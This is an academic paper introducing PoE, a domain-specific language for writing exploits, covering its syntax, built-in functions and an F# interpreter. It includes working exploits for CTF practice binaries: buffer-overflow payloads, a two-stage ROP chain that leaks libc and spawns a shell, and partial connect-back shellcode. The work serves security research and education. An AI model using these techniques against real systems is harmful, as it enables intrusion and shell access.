PoE: A Domain-Specific Language for Exploitation

Jung Hyun Kim, Steve Gustaman, and Sang Kil Cha
KAIST
{jhkim, stevegustaman, sangkilc}@softsec.kaist.ac.kr

***Abstract*—Writing exploits requires writing code that interacts with the target system. However, current exploit development is largely *ad-hoc*, making it difficult to analyze, maintain, or reuse exploits. Existing frameworks simply provide tools and libraries to ease the exploit development, but they do not consider the reusability of code snippets nor the understandability of the exploits. Thus, we present PoE, a novel domain-specific language for writing exploits, and discuss its design, features, and the rationale behind them. We also demonstrate with real-world examples of how PoE enables security researchers to share and reuse exploit code snippets more effectively.**

I. Introduction

The current state of the art of exploit development requires writing code that interacts with the target system. Depending on the defense mechanisms in place, the code may need to be carefully crafted to bypass these defenses. For example, Just-In-Time ROP attacks [21] typically involve disclosing critical information, such as addresses of valid code gadgets, to bypass Address Space Layout Randomization (ASLR).

Unfortunately, current exploits are written in an *ad-hoc* manner, making them difficult to analyze, maintain, or reuse. Specifically, exploits are written in various programming languages, such as Python, Ruby, or C, with different conventions and libraries. Figure 1 shows the language distribution of exploit code from the Exploit Database [18] at the time of writing[1]. There are more than 30 different programming languages used in writing the exploits, with the top five languages being Python, C, Perl, Ruby, and PHP. Therefore, this trend makes it challenging to analyze and understand exploits, as well as to reuse code snippets across different exploits. For instance, even though one has created a general logic to generate an ROP chain in Python, other exploits written in Ruby or C cannot directly reuse this logic.

While there are several well-maintained frameworks for exploit development, such as Metasploit [19] and pwntools [11], they do not help much in reusing code snippets across different exploits. These frameworks are designed to provide a set of tools and libraries to simplify the exploit development process, but they still require writing code in a specific language and in a specific way.

POV [7] is a notable approach that aims to provide a *unified* way to represent exploits in an XML format. It has been introduced by the Cyber Grand Challenge (CGC) [10] as a machine-understandable format, thereby facilitating the evaluation of the performance of cyber reasoning systems. Fuzzers [15] or automatic exploit generation tools [3], [6] will



Fig. 1. Language distribution of exploit code from the Exploit Database [18].

automatically generate test cases in POV so that the CGC system can evaluate them.

Although POV is a meaningful step forward in the right direction, it is not widely adopted in the security community as it is *not* designed to be human-readable nor writable. As an example, let us consider a sample program from CGC (CADET_00001) [5], which contains a simplistic buffer overflow vulnerability. To trigger the bug, one needs to send a payload of 148 consecutive 'A's to the server, but representing such a simple exploit required POV code that was 727 characters long, which is 4.9 times more than the actual payload. The code is not only verbose but also not intuitive to read. Furthermore, representing complex logic in nested XML tags is not intuitive and requires significant effort to understand.

This observation motivates us to design a new Domain-Specific Language (DSL), named PoE (Proof-of-Exploit), to represent exploits in a human-readable and writable way. Being a DSL, PoE is designed to be simple and intuitive to write exploits, while providing a natural way to reuse exploit code. To our knowledge, PoE is the first DSL designed for writing exploits.

We note that PoE has additional benefits beyond the ease of writing exploits compared to existing exploit development frameworks, such as Metasploit and pwntools. Such frameworks are essentially limited by the expressiveness of the underlying programming languages, which are *not* designed for writing exploits. On the other hand, PoE has language constructs that are specifically designed for writing exploits, making it more expressive and concise.

We argue that having a DSL for writing exploits is beneficial for the security community in several ways. First, PoE can help security researchers write, share, and reuse exploits more

[1]Last checked on Mar. 27, 2024

```
1 act exploit():
2   read("Please enter a possible palindrome:")
3   write("A" x 148)
4   return ""
5
6 submit:
7   return exploit()
```

Listing 1. PoE program for solving CGC CADET_00001 [5].

```
decl ::= submit: stmt⋆
       | (fun | act) id (params): stmt⋆
stmt ::= typeDecl params
       | id := exp
       | if exp then stmt⋆ else stmt⋆
       | for id = exp to exp stmt⋆
       | while exp stmt⋆
       | solve exp
       | return exp
       | ...
exp ::= valExp
      | id (params)
      | exp ◊_b exp
      | exp ◊_r exp
      | strLiteral x exp
      | exp[exp : exp]
      | if exp then exp else exp
      | arch {{ asmcode }}: (params)
      | ...
valExp ::= id | intLiteral | bvLiteral | ...
intLiteral ::= (dec+|hex+):(i|u)(8|16|32|64)
bvLiteral ::= ([0-9]|[a-f]|[A-F])+hs | [0-1]+bs
typeDecl ::= bv | (int|uint)(8|16|32|64)
◊_b ::= + | - | * | / | % | << | >> | & | | | ^ | .
◊_r ::= = | <> | > | < | >= | <=
```

Fig. 2. Simplified PoE Syntax.

effectively. Second, PoE provides an easy and intuitive way of writing exploits so that students who are learning software security can benefit from it. Finally, exploits written in PoE can be easily analyzed with an automated tool, which provides additional insights into common patterns in exploits, thereby we can further improve the security of software systems.

In this paper, we present the design of PoE, its key features, and the rationale behind the design choices. Furthermore, we demonstrate several example exploits written in PoE to illustrate its expressiveness power. We publicly release the PoE language specification and its interpreter on GitHub: https://github.com/B2R2-org/PoE.

II. PoE Language Design

In this section, we present the design of PoE, a DSL for representing exploits. The design of PoE is based on the following principles:

1) PoE should be simple and intuitive to read/write exploits.
2) PoE should be self-contained, i.e., it should not rely on external libraries or tools.
3) Exploits written in PoE should be easily run on various platforms and environments.

A. *Overview*

PoE is a statically typed language that is designed to be simple and intuitive to write exploits. From our preliminary study, we found that two-thirds of the exploits in the exploit database [18] are written in dynamically typed languages, such as Python, Perl, and Ruby, which are prone to runtime errors [12], [24]. PoE, on the other hand, is statically typed, which allows us to catch type errors at compile time. PoE considers bit vectors as its first-class citizen, meaning that it always implicitly converts any values to bit vectors. For example, writing an integer literal in PoE will be evaluated as a bit vector value. Such a design choice is particularly useful for writing exploits where bit-level manipulation is so common.

PoE programs consist of two main parts: (1) action declaration part and (2) submission part. Actions are the main building blocks of PoE programs, which represent sessions (e.g., network or standard stream connection) to establish with the target programs. The submission part is an entry point of the PoE program, which will eventually return a value obtained from the target program.

Listing 1 shows an example PoE program that can trigger the vulnerability of CGC CADET_00001 [5] discussed in §I. Unlike POV [7] which requires more than 700 bytes of code to trigger the vulnerability, PoE requires only about 100 bytes of code and provides a more concise and readable representation of an exploit code.

The **act** block (Line 1) defines an action that interacts with the target program, and the **submit** block (Line 6) is the entry point of the PoE program, which simply invokes the action and returns the value obtained from it (Line 7). Since this example will simply crash the program, the action will return an empty string as output (Line 4). But in a real-world scenario, the action will return the credential or the flag obtained from the target program.

Note that the **act** block hides the details of complex communication logic, such as socket handling, making it easier to focus on the exploit logic itself. That is, the users of PoE only need to specify the read and write operations, which are specified by built-in functions `read` (Line 2) and `write` (Line 3), to interact with the target program, and PoE will take care of the rest. One can also easily create multiple sessions in the **submit** block by invoking actions multiple times, which is useful for writing exploits that require multiple network connections to the target program.

B. *Syntax*

Figure 2 presents the overall syntax of PoE. We do not show the full syntax though, due to the space limit. Instead, we focus on the core syntactic elements of PoE, which are sufficient to understand its design rationale.

1) Declarations: At a high level, a PoE program is a sequence of declarations (`decl`), where a declaration can be a function (**fun**), an action (**act**), or a submission (**submit**). Every declaration consists of a sequence of statements (`stmt`⋆), although their behavior differs depending on the type of declaration.

Function A function takes in zero or more parameters as input and returns a value as output.

Action An action is a special type of function that starts a new session of the target program every time it is called. The way to interact with the target program is controlled by a command-line option supplied to the interpreter.

Submission A PoE program can have a single submission, which serves as the entry point of it.

2) Statements: PoE has various kinds of statements that are commonly found in modern programming languages, such as `if-then-else`, `for`, `while`, and so forth. In addition to these common statements, however, PoE provides a special statement that integrates an SMT [17] solving capability into the language, which is particularly useful for writing exploits.

Oftentimes, crafting an exploit involves solving a constraint that is derived from the target program's behavior. For instance, one may need to leak a specific function address that is encoded in memory. Although it is possible to leak the encoded value, it is not trivial to obtain the original value unless one knows the encoding algorithm. However, it is relatively easy to write a constraint that describes the encoding logic (e.g., using symbolic execution [14], [4]) and use an SMT solver to find the original value by solving the constraint. To ease this process, PoE provides a special statement called **`solve`**, which allows users to easily solve an SMT formula in a fully self-contained way. The following snippet showcases how **`solve`** is used in PoE:

```
u32 v // 32-bit variable that will be assigned.
solve ((v ^ 42:u32) = 0x12345678:u32)
```

The first line declares a 32-bit bit vector variable `v`, and the second line uses the **`solve`** statement to find the satisfying assignment for the variable. After executing the **`solve`** statement, the variable `v` will be assigned the value that satisfies the formula.

3) Expressions: Every PoE expression represents a bit vector value. We use bit vector as the base type of PoE because we can naturally represent various data types (e.g., integers, strings, and network addresses) as bit vectors, and bit-level manipulation is common in exploit development.

For example, consider a long payload that consists of a chain of ROP gadget addresses and data values. Suppose that we want to modify a certain part of the payload without changing the rest. In most other programming languages, we would have to split the payload into multiple parts, modify the part we want, and then concatenate them back together. However, in PoE, we can directly manipulate the bit vector value of the payload, which makes it easier to write and understand the exploit code. Below is an example where we set the 43rd bit (in a zero-based numbering) of a bit vector `v` to 1:

```
bv v = aabbccddeeffhs // 48-bit bit vector.
v[42] := 1bs // set the 43rd bit to 1.
```

Herein, the type-safety of PoE ensures that only a single bit value can be assigned to the bit position. For example, a statement `v[42] := 0xdeadbeef` will result in a type error since the right-hand side is a 32-bit value, not a single bit value.

Another important feature of PoE is that it provides a way to incorporate inline assembly code, and this is particularly useful for writing shellcode. The code will be translated to the corresponding byte sequence and eventually represented as a bit vector value. Listing 2 is an example of writing an x8664 shellcode. Note that the shellcode has a special placeholder '`%`' that will be replaced by the arguments passed to the inline assembly. In this case, we put an IP address and a port number as arguments to the shellcode, which will connect back to the specified IP address and port number.

```
bv shellcode = x86-64 {{
  // ... omitted for brevity.
  mov word ptr [rsp+0x2], %
  mov dword ptr [rsp+0x4], %
  mov rsi, rsp
  push 0x10
  // ... omitted for brevity.
  pop rsi
  syscall
}}: (itoa(le2be(0x7a69)), itoa(p2n("127.0.0.1")))
// IP: 127.0.0.1, PORT: 31337
```

Listing 2. Example usage of inline assembly in PoE.

TABLE I
POE'S BUILT-IN FUNCTIONS.

Built-in Functions	Description
`read, write`	Receive/send bit vector from/to the communication channel with the target.
`libcFuncAddr, libcStrAddr`	Find the address of a given function/string in libc.
`atoi, itoa, le2be, be2le, p2n`	Convert between string/numeric/network/endianness representations.
`rtrim, replace, bitlen, bytelen`	Bit vector manipulation utilities.
`pause, delay, dump`	Debugging utilities.

C. Built-in Functions

To ease the exploit development process, our PoE interpreter defines several built-in functions as listed in Table I. Note that we only show a subset of the built-in functions due to space constraints. Amongst them, `read` and `write` are used for communication purposes within an **`act`** block. `atoi` and `itoa` are used for converting between string and numeric representations. `le2be` and `be2le` are used for converting between little-endian and big-endian representations. `p2n` is used for converting an IP address string to a numeric representation. `libcFuncAddr` and `libcStrAddr` are especially useful in crafting an exploit that involves the libc; they are used to find the offset of a given function and string in the libc binary, respectively. There are also several utility functions for bit vector manipulation, such as `rtrim`, `replace`, `bitlen`, and `bytelen`. Note that one can easily extend our interpreter to support additional built-in functions.

```
1 void func(int key) {
2   char overflowme[32];
3   printf("overflow me: ");
4   gets(overflowme);     // vulnerable
5   if (key == 0xcafebabe) {
6     system("/bin/sh"); // target
7   }
8 }
```

Listing 3. Source code of `bof` from pwnable.kr [1].

D. Implementation

We implement a PoE interpreter in F# using FsYacc, FsLex, and B2R2 [13]. The parser and lexer are written in 1K SLOC of F#, and the interpreter is written in 3K SLOC of F#. The inline assembly feature is implemented using B2R2, and the SMT solving feature is implemented using Z3 [16]. Since our implementation is based on the .NET framework, it can be easily run on various platforms such as Windows, Linux, and macOS without any modification.

III. Example Demonstration

We now demonstrate how PoE helps write exploits for real-world programs. We use two real-world examples, one from pwnable.kr [1] and the other from SECCON CTF 2018 [2].

A. Example with `bof`

The first example is taken from pwnable.kr [1], which is a wargame site that hosts CTF-style challenges. We chose a simple buffer overflow problem, named `bof`, which has been solved more than 18K times.

Listing 3 presents the source code of the program used in `bof`. The program uses the `gets` function (Line 4), which is vulnerable and has been deprecated due to its lack of input length checking. To solve this problem, one needs to overwrite the `key` value to `0xcafebabe` (Line 5) by leveraging the buffer-overflow vulnerability of `gets` so that the program spawns a shell (Line 6).

Listing 4 shows an exploit written in PoE that can solve the `bof` challenge. The `exploit` action describes the steps to solve the challenge. Line 2 constructs the payload to be sent to the program. The payload being used in the exploit program contains a sequence of 'A's (`"A" x 52`) followed by the 32-bit word `0xcafebabe:u32`, which are concatenated by the concatenation operator (`.`), to overwrite the `key` value. Line 3 reads the program output until the prompt "`overflow me:`" is shown. Line 4 sends the payload to the program, and Line 5 sends the command to read the flag file. Finally, Line 5 reads the whole output from the program and returns it.

B. Example with `classic`

We now demonstrate a more complex example taken from SECCON CTF 2018 [2], which is a yearly CTF competition joined by hundreds of teams worldwide. We chose a problem named `classic`, which was solved by 197 teams out of 653 teams during the competition.

```
1 act exploit():
2   bv payload = "A" x 52 . 0xcafebabe:u32 . "\n"
3   read("overflow me: ")
4   write(payload)
5   write("cat flag\n")
6   return read(-1)
7
8 submit:
9   return exploit()
```

Listing 4. PoE program for solving `bof`.

```
1 int main(){
2   char local[64];
3   puts("Classic Pwnable Challenge");
4   printf("Local Buffer >> ");
5   gets(local); // vulnerable
6   puts("Have a nice pwn!!");
7 }
```

Listing 5. Source code of `classic` from SECCON CTF 2018 [2].

The program, shown in Listing 5, also uses the vulnerable `gets` function (Line 5). However, the program has no logic that directly spawns a shell, and spawning a shell in this challenge requires leveraging a code-reuse attack.

Listing 6 shows an exploit written in PoE. This script performs a two-stage ROP attack, which leaks libc addresses in the first stage and spawns a shell in the second stage. Lines 3–7 define several useful addresses of gadgets, functions, and a Global Offset Table (GOT) entry, obtained by inspecting the challenge binary. Lines 8–10 define the addresses for functions and the string `"/bin/sh"` in the libc binary provided by the user when running the interpreter. The built-in functions `libcFuncAddr` and `libcStrAddr` will return the offsets of the symbols in the libc binary. Lines 13–18 construct the first ROP payload to leak libc addresses, which will be sent to the program (Line 20). Specifically, it overwrites the return address of the `main` function with the address of the `puts` function in the GOT. Line 24 reads the leaked address and uses the built-in function `rtrim` to reformat the value to remove the trailing whitespace characters. Next, Lines 27–29 calculate the loaded addresses of the `system` function as well as the address of the string `"/bin/sh"` using the leaked address. It then constructs the second payload to spawn the shell in Lines 32–37. Similarly to the first payload, it overwrites the return address of the `main` function again to return to the `system` function with the address to the string `"/bin/sh"` as its argument. Finally, Lines 41–43 send the payload to read the flag file, read the whole output from the program, and return it.

IV. Related Work

Several exploit development frameworks help exploit developers write exploits more easily and efficiently. pwntools [11] is a popular CTF framework used by many practitioners. Metasploit [19] is another framework that is used to develop proof-of-concept exploits for real-world vulnerabilities. The

```
act exploit():
  // addresses in the target and libc binary.
  u64 main          = 0x4006A9
  u64 puts          = 0x400520
  u64 puts_got      = 0x601018
  u64 pop_rdi       = 0x400753 // gadget
  u64 ret           = 0x400501 // gadget
  u64 libc_puts_off   = libcFuncAddr("puts")
  u64 libc_system_off = libcFuncAddr("system")
  u64 libc_binsh_off  = libcStrAddr("/bin/sh")

  // the first ROP: puts(puts_got); main();
  bv payload1 = "A" x 72
    . pop_rdi
    . puts_got
    . puts
    . main
    . "\n"
  read("Local Buffer >>")
  write(payload1)

  // leak the address of puts.
  read("Have a nice pwn!!\n")
  u64 libc_puts = rtrim(read("\n"))

  // calculate the other addresses.
  u64 libc_base   = libc_puts - libc_puts_off
  u64 libc_system = libc_base + libc_system_off
  u64 libc_binsh  = libc_base + libc_binsh_off

  // the second ROP: system("/bin/sh");
  bv payload2 = "A" x 72
    . ret
    . pop_rdi
    . libc_binsh
    . libc_system
    . "\n"
  read("Local Buffer >>")
  write(payload2)

  read("Have a nice pwn!!\n")
  write("cat flag\n")
  return read(-1)

submit:
  return exploit()
```

Listing 6. PoE program for solving `classic`.

existing frameworks, however, require writing code in specific languages, such as Python and Ruby, and the underlying languages are also not designed for writing exploits. Being a DSL, PoE is originally designed to write exploits, so it is more concise yet expressive in writing exploits than the existing frameworks. PoE is also designed to be self-contained so that it provides useful built-in functions and features without having to rely on external libraries, which enhances the portability of exploit code.

Several DSLs have been proposed for describing test cases. For example, Gherkin [20] is a simple language used by Cucumber, a behavior-driven testing tool, to define and test the behavior of a software system. TSL [9] adopts a model-based testing approach to specify test cases based on requirements specifications expressed in RSL [8]. TCDL [22] is an XML-based language to define the metadata of test cases to verify the conformance to the Web Content Accessibility Guidelines (WCAG) 2.0. One may use these languages to write an exploit, but the resulting code would be verbose and not intuitive as opposed to PoE. POV [7] aims to provide a general way to develop exploits using the XML format, but it is not designed to be human-readable as opposed to PoE. To our knowledge, PoE is the first DSL designed specifically for writing exploits that are concise, expressive, and human-readable.

V. Conclusion

In this paper, we presented PoE, a DSL for writing exploits, and discussed its design and core features. We also demonstrated how PoE can be used to write exploits with real-world examples. This is not the final version of PoE, and we plan to improve it by adding more features and refining the language design based on feedback from the security community. We also plan to integrate PoE on an educational CTF platform, such as Git-based CTF [23], to further evaluate its usability and effectiveness.

We envision that PoE will provide several benefits to the security community. First, PoE will enable security researchers to write, share, and reuse exploits more effectively. Second, PoE can enhance learning experiences for students who are interested in security research by providing a simple and intuitive way to write exploits. Furthermore, exploits written in PoE can be easily analyzed with an automated tool, which will eventually help improve the current state of software security. We publicly release the implementation of PoE and its interpreter to support open science.

Acknowledgements

We thank the anonymous reviewers for their valuable feedback. This work was supported by Institute of Information & communications Technology Planning & Evaluation (IITP) grant funded by the Korea government (MSIT)(No.2022-0-00277, Development of SBOM Technologies for Securing Software Supply Chains).

References

[1] "pwnable.kr," https://pwnable.kr/play.php.
[2] "Seccon ctf 2018," https://2018.seccon.jp.
[3] T. Avgerinos, S. K. Cha, B. L. T. Hao, and D. Brumley, "AEG: Automatic exploit generation," in *Proceedings of the Network and Distributed System Security Symposium*, 2011, pp. 283–300.
[4] T. Avgerinos, A. Rebert, S. K. Cha, and D. Brumley, "Enhancing symbolic execution with Veritesting," in *Proceedings of the International Conference on Software Engineering*, 2014, pp. 1083–1094.
[5] CGC Summer Intern 2014 Cadet from West Point Military Academy, "Palindrome," https://github.com/CyberGrandChallenge/samples/tree/master/examples/CADET_00001.
[6] S. K. Cha, T. Avgerinos, A. Rebert, and D. Brumley, "Unleashing mayhem on binary code," in *Proceedings of the IEEE Symposium on Security and Privacy*, 2012, pp. 380–394.
[7] Cyber Grand Challenge Framework Team, "Proof of vulnerability (pov) in cfe," https://github.com/CyberGrandChallenge/cgc-release-documentation/blob/master/walk-throughs/understanding-cfe-povs.md.
[8] A. R. da Silva, "Linguistic patterns and linguistic styles for requirements specification (i): An application case with the rigorous rsl/business-level language," in *Proceedings of the 22nd European Conference on Pattern Languages of Programs*, 2017.
[9] A. R. da Silva, A. C. R. Paiva, and V. E. R. da Silva, "A test specification language for information systems based on data entities, use cases and state machines," in *Model-Driven Engineering and Software Development*, 2019, pp. 455–474.

[10] DARPA, “Cyber grand challenge (cgc),” https://www.darpa.mil/program/cyber-grand-challenge.

[11] Gallopsled, “pwntools – ctf toolkit,” https://github.com/Gallopsled/pwntools.

[12] J. hoon An, A. Chaudhuri, and J. S. Foster, “Static typing for ruby on rails,” in *Proceedings of the International Conference on Automated Software Engineering*, 2009, pp. 590–594.

[13] M. Jung, S. Kim, H. Han, J. Choi, and S. K. Cha, “B2R2: Building an efficient front-end for binary analysis,” in *Proceedings of the NDSS Workshop on Binary Analysis Research*, 2019.

[14] J. C. King, “Symbolic execution and program testing,” *Communications of the ACM*, vol. 19, no. 7, pp. 385–394, 1976.

[15] V. J. M. Manès, H. Han, C. Han, S. K. Cha, M. Egele, E. J. Schwartz, and M. Woo, “The art, science, and engineering of fuzzing: A survey,” *IEEE Transactions on Software Engineering*, vol. 47, no. 11, pp. 2312–2331, 2021.

[16] L. D. Moura and N. Bjørner, “Z3: An efficient SMT solver,” in *Proceedings of the International Conference on Tools and Algorithms for the Construction and Analysis of Systems*, 2008, pp. 337–340.

[17] ——, “Satisfiability modulo theories: Introduction and applications,” *Communications of the ACM*, vol. 54, no. 9, pp. 69–77, 2011.

[18] Offensive Security, “Exploits + shellcode + ghdb,” https://gitlab.com/exploit-database/exploitdb.

[19] Rapid7, “Metasploit,” https://www.metasploit.com/.

[20] SmartBear Software, “Cucumber and gherkin,” https://cucumber.io/docs/cucumber.

[21] K. Z. Snow, F. Monrose, L. Davi, A. Dmitrienko, C. Liebchen, and A.-R. Sadeghi, “Just-in-time code reuse: On the effectiveness of fine-grained address space layout randomization,” in *Proceedings of the IEEE Symposium on Security and Privacy*, 2013, pp. 574–588.

[22] C. Strobbe, S. Herramhof, E. Vlachogiannis, and C. Velasco, “Test case description language (tcdl): Test case metadata for conformance evaluation,” vol. 4061, 07 2006, pp. 164–171.

[23] S. Wi, J. Choi, and S. K. Cha, “Git-based CTF: A simple and effective approach to organizing in-course attack-and-defense security competition,” in *Proceedings of the USENIX Workshop on Advances in Security Education*, 2018.

[24] Z. Xu, P. Liu, X. Zhang, and B. Xu, “Python predictive analysis for bug detection,” in *Proceedings of the International Symposium on Foundations of Software Engineering*, 2016, pp. 121–132.